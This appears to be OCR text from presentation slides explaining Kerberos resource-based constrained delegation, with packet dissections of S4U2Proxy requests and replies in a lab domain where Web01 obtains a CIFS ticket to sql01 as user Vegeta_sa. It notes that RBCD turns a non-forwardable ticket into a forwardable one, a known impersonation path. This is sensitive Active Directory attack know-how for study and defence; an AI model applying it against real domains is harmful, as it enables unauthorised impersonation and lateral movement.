

AS
Vegeta
NTDS
TGS
TGT
ST
encTGSRep
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator




www.crummie5.club

CIFS Ticket – TGS-REQ (S4U2Proxy)


- Web01’s TGT + Authenticator
- Target SPN:
  - cifs/sql01.capsule.corp
- Additional Ticket:
  - S4U2Self Service Ticket



```
▾ Kerberos
  ▸ Record Mark: 2600 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 2 items
      ▾ PA-DATA PA-TGS-REQ
        ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▾ padata-value: 6e8204a4308204a0a003020105a10302010ea20703050000…
            ▾ ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              ▸ ap-options: 00000000
              ▸ ticket
              ▸ authenticator
      ▸ PA-DATA PA-PAC-OPTIONS
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40830000
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: cifs
            SNameString: sql01.capsule.corp
        till: 2021-04-14 20:42:25 (UTC)
        nonce: 359183528
      ▸ etype: 5 items
      ▸ enc-authorization-data
      ▾ additional-tickets: 1 item
        ▸ Ticket
```




```
▾ PA-DATA PA-PAC-OPTIONS
  ▾ padata-type: kRB5-PADATA-PAC-OPTIONS (167)
    ▾ padata-value: 3009a00703050010000000
        Padding: 0
      ▾ flags: 10000000
          0... .... = claims: False
          .0.. .... = branch-aware: False
          ..0. .... = forward-to-full-dc: False
          ...1 .... = resource-based-constrained-delegation: True
```



```
▾ req-body
    Padding: 0
  ▾ kdc-options: 40830000
      0... .... = reserved: False
      .1.. .... = forwardable: True
      ..0. .... = forwarded: False
      ...0 .... = proxiable: False
      .... 0... = proxy: False
      .... .0.. = allow-postdate: False
      .... ..0. = postdated: False
      .... ...0 = unused7: False
      1... .... = renewable: True
      .0.. .... = unused9: False
      ..0. .... = unused10: False
      ...0 .... = opt-hardware-auth: False
      .... 0... = unused12: False
      .... .0.. = unused13: False
      .... ..1. = constrained-delegation: True
      .... ...1 = canonicalize: True
      0... .... = request-anonymous: False
```

RBCD bit set, but also Constrained Delegation KDC option




Vegeta's "proof"

Web01 can delegate to Sql01

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator

CIFS Ticket – TGS-REP (S4U2Proxy)


- DC verifies RBCD bit set
- DC checks if Web01 can delegate to Sql01
  - msDS-AllowedToActOnBehalfOfOtherIdentity
- Responds with Vegeta’s ST + Session Key



```
Kerberos
  Record Mark: 1747 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: capsule.corp
    cname
      name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
      cname-string: 1 item
        CNameString: Vegeta_sa
    ticket
      tkt-vno: 5
      realm: CAPSULE.CORP
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: cifs
          SNameString: sql01.capsule.corp
      enc-part
    enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      cipher: 2ef3cf994ef6a9492261f7f151ef2e310ed5e5dea4ea59f3…
        encTGSRepPart
          key
          last-req: 1 item
          nonce: 359183528
```


- In RBCD, invoking S4U2Proxy with a non Forwardable ST results in a Forwardable ST

- With classic Constrained Delegation this would have failed



```
▾ ticket
    tkt-vno: 5
    realm: CAPSULE.CORP
  ▾ sname
      name-type: kRB5-NT-SRV-INST (2)
    ▾ sname-string: 2 items
        SNameString: cifs
        SNameString: sql01.capsule.corp
  ▾ enc-part
      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      kvno: 5
    ▾ cipher: f1e3e1fa4723a88ce280a86390e4fddf83962a83dda8f
      ▾ encTicketPart
          Padding: 0
        ▾ flags: 40a10000
            0... .... = reserved: False
            .1.. .... = forwardable: True
            ..0. .... = forwarded: False
            ...0 .... = proxiable: False
            .... 0... = proxy: False
            .... .0.. = may-postdate: False
            .... ..0. = postdated: False
            .... ...0 = invalid: False
            1... .... = renewable: True
            .0.. .... = initial: False
            ..1. .... = pre-authent: True
            ...0 .... = hw-authent: False
            .... 0... = transited-policy-checked: False
            .... .0.. = ok-as-delegate: False
            .... ..0. = unused: False
            .... ...1 = enc-pa-rep: True
            0... .... = anonymous: False
        ▸ key
          crealm: capsule.corp
        ▾ cname
            name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
          ▾ cname-string: 1 item
              CNameString: Vegeta_sa
        ▾ transited
```

3.2.5.2.1 Using ServicesAllowedToSendForwardedTicketsTo

